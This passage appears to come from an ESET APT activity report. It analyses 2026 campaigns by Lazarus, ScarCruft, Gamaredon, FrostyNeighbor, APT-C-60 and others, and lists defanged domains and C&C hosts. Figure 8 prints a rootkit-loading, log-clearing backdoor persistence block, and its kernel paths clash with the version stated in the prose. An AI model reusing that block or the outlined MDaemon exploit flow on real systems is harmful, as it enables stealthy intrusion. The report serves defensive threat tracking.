
North Korea-aligned threat actors showed no major shift compared with the previous reporting period. Their targeting remained broad and often opportunistic, affecting software developers, technology and cryptocurrency companies, and governmental organizations. Financially motivated activity remained prominent, with operations aimed at generating illicit revenue that can support the North Korean state and its weapons programs.

The most targeted country was South Korea, followed by Ukraine. The prominence of Ukraine presents an interesting dynamic that may be connected to North Korea's growing involvement in Russia's war against Ukraine. In particular, the targeting comes as Pyongyang has expanded its military support for Russia beyond materiel supplies to include personnel and increasingly specialized capabilities, including drone operations, an area that North Korea has been attempting to expand in for some time. To give an example, Figure 3 (on the next page) shows part of a decoy document used in a recent Kimsuky campaign.


We also identified targeting of organizations in fields such as construction and architecture. While the motivation behind this activity remains unclear, it may reflect North Korean efforts to acquire knowledge relevant to the development or modernization of infrastructure associated with its weapons programs, including weapons-related facilities. However, the limited number of cases prevents us from making a more confident assessment, and additional targeting in these sectors would need to be seen to establish a clearer pattern.

Operation DreamJob against drone tech restarted

Lazarus has manifested long-term interest in the aerospace and defense industries with its Operation



Sectors targeted by North Korea-aligned APT groups



Initial access techniques used by North Korea-aligned APT groups



Figure 3. Decoy document used by Kimsuky (cropped and redacted)

DreamJob attacks since at least 2019. During 2025, the nature of targets and artifacts within IoCs pointed to the UAS sector. We summarized our findings in a blogpost in **October 2025**, and since then any related in-the-wild activity went silent.

Around June 2026, Operation DreamJob restarted cyberespionage of drone technology and related supply chains. This was confirmed in a Check Point blogpost from August 2026, in which the authors noticed a heavy focus "*on the defense sector, particularly organizations involved in military technologies such as surveillance sensors, drones, and robotics*".

Initial access was usually achieved by social engineering with a hiring theme. The attackers offered a lucrative but faux job description to their targets. In an in-the-wild attack against a defense company in Central Europe, an employee was provided with a password-protected ZIP archive containing a BAE Systems-themed PDF file with an incorrect PDF header, and a trojanized SumatraPDF viewer specifically crafted to open the fake PDF file (see Figure 4). While this is **not** a new method to lure their victims, it still may succeed for unaware employees.

We observed a slight shift in the deployed arsenal since 2025. The previously used trojanized **WinMerge** plugins, known as BinMergeLoader, were replaced by two trojanized Notepad++ plugins that we collectively named MortPusLoader. The main payload was either the group's usual ScoringMathTea RAT, also known as ForestTiger, or LightlessTeaR, a rewritten variant of LightlessCan. LightlessTeaR provides enhanced stealth by implementing commonly used Windows commands internally rather than executing them via the command line. The attackers also used compromised Roundcube Webmail servers belonging to academic and governmental institutions in South America as C&C infrastructure.




Figure 4. Trojanized SumatraPDF executing malware and displaying a fake job description

Based on ESET telemetry and the blogpost by Check Point, there is little doubt that Lazarus has targeted many defense companies, mostly based in Europe, that are original equipment manufacturers (OEMs) or hold a top-tier position in the UAS supply chain. This activity may be linked to Russia's war against Ukraine, which has accelerated the development and battlefield testing of UAS technologies, particularly capabilities designed to improve their effectiveness in challenging environments.

ScarCruft expands Android, Windows, and Linux tooling

In recent months, we have investigated multiple ScarCruft campaigns that have employed both known and previously undocumented malware families, with notable cases described below.

We discovered a fake website distributing a trojanized version of Zangi Messenger, a privacy-focused mobile messaging app offering end-to-end encrypted calls and messages, that contained a slightly updated variant of the Android BirdCall backdoor we previously described

in our **blogpost**. For Windows users, the website also served a trojanized installer of the BlueStacks Android emulator, containing downloader shellcode that led to RokRAT. ScarCruft operators probably relied on social engineering and pretexting techniques to lure victims to the website and convince them to install the trojanized software.

We also discovered a worm, which we named BlankOverride, that spreads through removable drives and carries the **BLUELIGHT** backdoor as its main payload. BlankOverride tricks victims into executing it by impersonating folders on the removable drive, and it does not use any exploits. To hide its executable's extension, the worm uses a large number of spaces in its filename. We detected the BlankOverride worm at victims associated with port infrastructure in an African country.

That country has long-standing ties with North Korea and is among the few countries where North Korea maintains an embassy. We assess that the targeting of port infrastructure may be driven by Russia's expanding security presence in the country in recent years. As North Korea conducts other operations in support of its state interests there, we assess that the growing presence of another foreign power is probably of intelligence interest to Pyongyang. The timing of the compromises broadly coincides with the expansion of Russia's security footprint, including around the capital's port infrastructure, as well as with agreements between Russia and the country concerning port access, which could involve both security infrastructure and oil shipments. Such interest would not be unprecedented, as we have previously identified North Korea-aligned groups targeting Russian interests associated with port infrastructure elsewhere in the world.

Lastly, we discovered CinderRelay, a Linux server backdoor deployed by ScarCruft on compromised servers in South Korea. In addition to providing root shell access, CinderRelay serves as a node in a covert network. Compromised machines connect to this network, while the operator is connected as a primary node that can control the others.

DeceptiveDevelopment moves up the software supply chain

Between April and September 2026, ESET telemetry and our investigations revealed DeceptiveDevelopment's activity spilling over from fake job interviews into the wider software supply chain. Once a developer falls for one of the group's usual lures, the downloaded malware harvests Git credentials, SSH keys, and access tokens, which are used by the attacker to later inject malicious code into the victim's repositories, often rewriting the commit history to cover their tracks. The affected artifacts have been distributed through npm, the Go module mirror, Packagist, PyPI, and browser extension marketplaces. Most affected projects are small utilities maintained by individuals, suggesting automated propagation rather than deliberate targeting, with each compromised project serving as a new entry point to its downstream users.

While DeceptiveDevelopment has previously used public blockchains such as TRON and Aptos to conceal its infrastructure, we recently analyzed npm packages relying on a technique **publicly reported** as NullReceiver: the loader looks up the latest transaction sent from a hardcoded Ethereum address and reads the C&C server's IP address from the recipient address of




Figure 5. Execution chain using NullReceiver

an otherwise empty transfer (as described in Figure 5). Switching C&C servers only takes a new transaction, with no package update required, and blockchain records cannot be taken down. After reconstructing one of these chains end to end, we discovered the same technique in a weaponized repository belonging to a legitimate developer, launched by a hidden VS Code task. In our tracking, this is the first case of blockchain-based C&C resolution embedded directly in a GitHub-hosted project.

We have also seen the group move its lures and payloads to services that are harder to take down. We found malicious Web3 coding challenges used in the early stages of fake job interview schemes. They were hosted on Gitea, a GitHub alternative that can be self-hosted, with no central team to take projects down. For later-stage payloads, alongside JSON-hosting services such as JSONBin.io and JSONHosting, the group started using Pinata, a gateway to the InterPlanetary File System (IPFS), where files are addressed by their content rather than their location: closing the account does not necessarily remove the payload from the network.

Based on these findings, we assess that DeceptiveDevelopment used these six months to widen its reach and harden its infrastructure, so that each compromise can spread to more victims and each takedown hurt the group less.

At the end of several of these chains, we found OmniStealer, a regularly updated cross-platform Python infostealer, going after browser credentials, cryptocurrency wallets, password managers, and developer secrets. We also found updated versions of DEV#POPPER RAT, a Node.js remote access trojan. To persist on the compromised machine, it adds its code to applications that developers use daily, such as VS Code, Cursor, and Discord, so that it runs again every time one of them starts.

Russia

Gamaredon Sednit TA488 Turla UAC-0244 PhantomCaptcha

Summary of Russia-aligned APT group activity


Russia-aligned threat actors remained highly active during the reporting period, with Gamaredon, Sednit, and TA488 accounting for much of the activity. Targeting remained concentrated primarily on Ukraine, followed by other European countries, with governmental and defense entities, military organizations, and military personnel among the main targets. In our telemetry, we recorded several instances of operational collaboration between Gamaredon and Turla, both of which are assessed to be linked to Russia's FSB by various Western intelligence agencies.

We continued to identify similarities in targeting and operational objectives between Russia-aligned and Belarus-aligned threat actors. The recurrence and overlap of these activities further support our assessment that cooperation, and potentially coordination, is taking place between APT groups aligned with the two countries.


Gamaredon

During the past few years, we have thoroughly documented this group's activities, specifically covering its operations in 2022–2023, 2024, and most recently, 2025. Gamaredon conducts large-scale cyberespionage operations and is among the most active threat actors targeting Ukraine. Interestingly, there was a significant decrease in Gamaredon's activity during the current reporting period, spanning from mid-May to September 2026, as shown in Figure 6 (on the next page).

Despite the overall decline in activity, collaboration between Gamaredon and Turla continued. We first documented this cooperation in a blogpost published in September 2025. At that time, Gamaredon used its implants, including PteroGraphin, PteroOdd, and PteroPaste, to restart Turla's Kazuar v3 and deploy Kazuar v2 on multiple machines in Ukraine.



Sectors targeted by Russia-aligned APT groups



Initial access techniques used by Russia-aligned APT groups




Figure 6. Unique Gamaredon spearphishing samples seen per month

In new cases from March, April, and June 2026, Gamaredon used PteroPSDoor to deploy a Turla reconnaissance VBScript that we named Rezzuar. This script gathers detailed information about the file system and network environment, and exfiltrates the collected data. This enables the attackers to assess and validate compromised systems prior to the deployment of Turla's Kazuar malware.

In July 2026, we noticed an interesting update to PteroBox, Gamaredon's file stealer. Two new extensions had been added to its list for exfiltration: `.cdr` and `.kmz`. These additional files that Gamaredon is after are probably **CorelDRAW vector graphic drawings**, and ZIP archives that contain Keyhole Markup Language files (which use a **.kml** extension) and other supporting files used for expressing geographic annotation and visualization within two-dimensional maps and three-dimensional Earth browsers.

PhantomCaptcha

In a **blogpost** published on April 15, 2026, CERT-UA described activity initially tracked as UAC-0247, and later consolidated under UAC-0244. The activity overlaps with PhantomCaptcha, which SentinelOne publicly **documented** in October 2025.

According to CERT-UA, during March and April 2026, UAC-0244 targeted Ukrainian municipalities and healthcare institutions, using email lures themed around humanitarian aid and administrative processes to deliver LNK/HTA/JavaScript-based multistage malware chains. Post-compromise activity included deployment of the C# WebSocket-based RAT AGINGFLY and the PowerShell downloader SILENTLOOP, browser and WhatsApp data theft via CHROMELEVATOR and ZAPiXDESK, internal reconnaissance, lateral movement, tunneling via Ligolo-ng/Chisel, and in at least one case cryptomining through XMRig.

CERT-UA also documented defense sector-related targeting involving a trojanized FPV operator tool distributed via Signal and employing DLL side-loading. During this period, we identified the same TTPs in a campaign that targeted dozens of ESET users.

We identified additional defense-related activity by PhantomCaptcha, in which the group distributed new samples of its PrincessSpy Android spyware (see Figure 7). Attackers used social engineering to convince victims to install malicious Android applications. Specifically, the samples we saw were redistributed through fake websites that impersonate the legitimate `ab3.army` website. We identified the following malicious domains used to distribute the malware:

- `ab3army[.]in`
- `ab3army[.]com`
- `ab3army[.]info`
- `ab3army[.]org`

PrincessSpy needs to be manually downloaded and installed. Once launched, it requests extensive permissions and begins collecting and sending data to its C&C server. To appear legitimate, it displays the same website from which it was downloaded, but offers no real functionality




Figure 7. Distribution website of PrincessSpy

beyond this. In the background, the spyware checks for updates and may prompt the victim to manually install a newer version, which is delivered as a separate application rather than replacing the original one. The PrincessSpy malware exfiltrates contacts, call logs, device and network information, location data, and all images stored on the device.

MDaemon mail server exploitation

We investigated an active campaign in Ukraine in which Russia-aligned threat actors exploited a vulnerability in MDaemon mail server software leading to code execution on the server without requiring any user interaction.

Our analysis showed that MDaemon relies on **ClamAV** to scan email attachments. Old versions of ClamAV were vulnerable to **CVE-2025-8088**, a path traversal vulnerability in WinRAR that **we uncovered last year**. As shown in a **GitHub commit**, the flaw was fixed in ClamAV on July 27, 2025, but MDaemon continued to ship an old version of the `libclamunrar.dll` library. The vulnerability was fixed on August 25, 2026 in **MDaemon version 26.0.4**.

Because MDaemon uses ClamAV to scan attachments of incoming email messages, the exploitation scenario is quite straightforward:

1. Attackers prepare a specially crafted RAR archive exploiting **CVE-2025-8088**.
2. An email message, with the RAR file attached, is sent to any email address at a vulnerable MDaemon server.
3. MDaemon invokes ClamAV to scan the archive, triggering the exploit that in turn writes a malicious DLL to the mail server's file system. Because no user interaction is needed, the attackers didn't bother to add any convincing lure.

During the campaign, the attackers used two malware families – HELLAGE and HELLTAG – as named by CERT-UA.

HELLAGE is a backdoor that steals email messages and other data, communicates with a hardcoded C&C server, and can deploy additional malware.

HELLTAG is a Telegram-based backdoor that enables remote command execution, file transfer, and system reconnaissance through a hardcoded Telegram bot.

At the moment, we are unable to attribute this campaign to any known Russia-aligned threat actor.

Other

APC-C-60 FrostyNeighbor

Other notable APT activities


ESET researchers also tracked campaigns from lesser-known groups, or originating from other regions of the world. In this section, we provide insights into Belarus-aligned groups increasing convergence toward Russia, South Korea-aligned APT-C-60 targeting Japanese politicians, and an intriguing passive Linux backdoor disguised as SpamSniper.

Belarus-aligned groups increasing convergence toward Russia

In recent months, we have observed various notable shifts in the behavior of Belarus-aligned threat actors. These groups appear to be growing more aggressive in their operations, while also adopting targeting that increasingly echoes Russia's intelligence priorities. Although our visibility does not allow for a firm judgment on the matter, we believe that this is not a mere coincidence and that Belarus-aligned APT groups may be in the process of entering a more direct cooperation with Russia's security apparatus.

As a striking illustration of this dynamic, in late May, FrostyNeighbor (also known as UNC1151, PUSHCHA, Storm-0257, or TA445) deployed Chisel, UltraVNC, Cobalt Strike[1], and finally a VBScript wiper via Group Policy against a Ukrainian manufacturing company. To the best of our knowledge, this marks the very first documented instance of a Belarus-aligned threat actor conducting a destructive cyberattack. The targeted company seems to play a significant role in Ukraine's transportation sector, and thus could prove relatively important to the country's war effort.

As Belarus is not directly involved in the ongoing conflict, the specific reasons behind this operation remain murky. Although it is possible that the wiper was simply used for operational security purposes, with the aim of erasing traces of an espionage-focused operation, the targeting still appears closer to Moscow's strategic priorities than to Minsk's. This suggests that FrostyNeighbor may have been primarily guided by some Russian intelligence or operational requirements, acting as a proxy of sorts. In any case, this attack still appears as an escalatory move. It also sets a precedent, which opens the possibility of other Belarus-aligned APT groups conducting wiper attacks in the near future.



Sectors targeted by Belarus-aligned APT groups



Initial access techniques used by Belarus-aligned APT groups

[1] CobaltStrike C&C server: `fried.backyardchickens[.]top`

Several other (espionage) operations by Belarus-aligned threat actors also present a targeting that seems to directly echo Russia's specific needs and objectives in the context of the war. While it is not uncommon for Belarus-aligned groups to attack organizations that are of broad interest to their Russian ally, the degree of operational convergence is very much unprecedented. This aligns with other recent public reports, which **suggest** that Belarusian intelligence agencies are gradually **inching toward proxy status** with respect to Russia's security apparatus. We believe that this movement is likely to bring about increasing cooperation between Belarus- and Russia-aligned APT groups in the near future, either in the form of outsourced targeting, sharing of tools and infrastructure or even, conceivably, direct operational collaboration.

APT-C-60 phishes Japanese politicians to reach wider targets

In April 2026, ESET researchers detected a malicious LNK (shortcut) file on a machine belonging to a regional Japanese politician. The malicious component was found in a ZIP archive attached to an email message sent from `maikot211@protonmail[.]com` for which the subject line was:

【情報提供】現職自民党議員による裏金受領および利権癒着の疑惑について (machine translation: [Information Provided] Allegations of receiving bribes and collusion with vested interests by incumbent Liberal Democratic Party lawmakers)

The use of a lure themed around a **political-finance controversy involving the LDP** is consistent with timely, locally credible social engineering intended to increase engagement among recipients operating in Japanese political circles. This suggests that the operator monitored domestic political developments closely enough to tailor content for maximum credibility. The allegation referenced in the lure was probably a means of eliciting engagement from the targets, not necessarily the ultimate focus of intelligence collection.

The targeting pattern is consistent with an attempt to leverage politically affiliated figures active in a specific Japanese locality as a stepping stone into wider networks of intelligence value. The area in question hosts an overlapping concentration of diplomatic, commercial, and security-related nodes that would plausibly be of intelligence interest to APT-C-60.

The shortcut file simply executes `mshta.exe` and passes its own file path as the only argument. Included in the LNK file are two `script` HTML tags: one containing obfuscated JavaScript and the other with its `src` attribute pointing to `https://cdn.jsdelivr[.]net/gh/[redacted]`.

The final payload of this compromise chain is an intermediate downloader that we named RadialAgent, which is exclusively used by APT-C-60. RadialAgent sends a light fingerprint of the compromised machine (volume serial number, username, and computer name) to the hardcoded URL `https://c.statcounter[.]com/13178005/0/7f3c2735/1/` and downloads further stages from GitHub and GitLab repositories.

Ten days later, two additional users from the same organization received a similar email message. Its sender was `asanosato21@protonmail[.]com` and the subject line was:

【告発】現職議員の利権癒着に関する情報提供 (machine translation: [Allegation] Information provided regarding collusion and vested interests involving incumbent politicians)

In this case, it appears that the LNK file was stored in a VHDX file inside a RAR archive attached to the email.

Passive Linux backdoor disguised as SpamSniper

On June 18, 2026, a VirusTotal user from South Korea **uploaded** an unusual ELF file that installs a loadable kernel module (LKM) rootkit and a passive SMTP backdoor disguising itself as SpamSniper, a South Korean email security product.

It also **persists** the deployed samples by adding lines to `/etc/rc.d/rc.local`, as shown in Figure 8. Before adding these lines, it removes any existing lines containing `agentd` and `smtp_filter.ko`, among others. The purpose of these two files is unknown.

The LKM rootkit can hide processes, files, itself, and network ports, and reuse ports. It creates the directory `/sys/kernel/kcache`, which other malware components leverage to hide artifacts. The module was built for Linux kernel version `3.10.0-1127.el7` (possibly for Red Hat Enterprise Linux 7.8, released on March 31, 2020).

```
# service module begin
exec 9< /lib/modules/6.8.5-201.fc39.x86_64/.mod/netd 2>/dev/null || true
insmod /lib/modules/6.8.5-201.fc39.x86_64/.mod/net_cache.ko 2>/dev/null || true
dmesg -C 2>/dev/null || dmesg -c >/dev/null 2>&1 || true
if [ -e /proc/self/fd/9 ]; then nohup /proc/self/fd/9 >/dev/null 2>&1 & else nohup /lib/modules/
6.8.5-201.fc39.x86_64/.mod/netd >/dev/null 2>&1 & fi
# service module end
```

Figure 8. Content added to `/etc/rc.d/rc.local`

The passive SMTP backdoor listens on a port either provided via a command line argument or, if none is specified, on a randomly generated port in the range from `20000` to `61000`. It disguises itself as the South Korean SpamSniper email security software by mimicking that product's responses to various SMTP commands, thereby blending in with legitimate traffic. Backdoor functions are triggered when specific, custom SMTP commands are received on the listening port. The backdoor supports shell command execution as well as file upload and download functions.

We do not know how the attackers initially compromised the system. Although older versions of SpamSniper contain a known vulnerability (**CVE-2020-7845**), we found no evidence that it was exploited.

It might appear that the malware is old, given that both the last known CVE ID and the Linux kernel version date back to 2020, but a string embedded in the malware, `mail_control_shared_key_2026`, suggests that it was compiled in 2026.

About ESET

ESET® provides cutting-edge digital security to prevent attacks before they happen. By combining the power of AI and human expertise, ESET stays ahead of known and emerging cyberthreats — securing businesses, critical infrastructure, and individuals. Whether it's endpoint, cloud, or mobile protection, our AI-native, cloud-first solutions and services remain highly effective and easy to use. ESET technology includes robust detection and response, ultra-secure encryption, and multifactor authentication. With 24/7 real-time defense and strong local support, we keep users safe and businesses running without interruption. An ever-evolving digital landscape demands a progressive approach to security: ESET is committed to world-class research and powerful threat intelligence, backed by R&D centers and a strong global partner network. For more information, visit **www.eset.com** or follow us on **LinkedIn**, **Facebook**, and **X**.

ESET Threat Intelligence

ESET Threat Reports and APT Activity Reports

ESET GitHub

@ESETresearch

WeLiveSecurity.com

Cybersecurity
Progress. Protected.

© 2026 ESET, spol. s r.o. - All rights reserved.
Trademarks used herein are trademarks or registered trademarks of ESET, spol. s r.o.
All other names and brands are registered trademarks of their respective companies.

(eset):research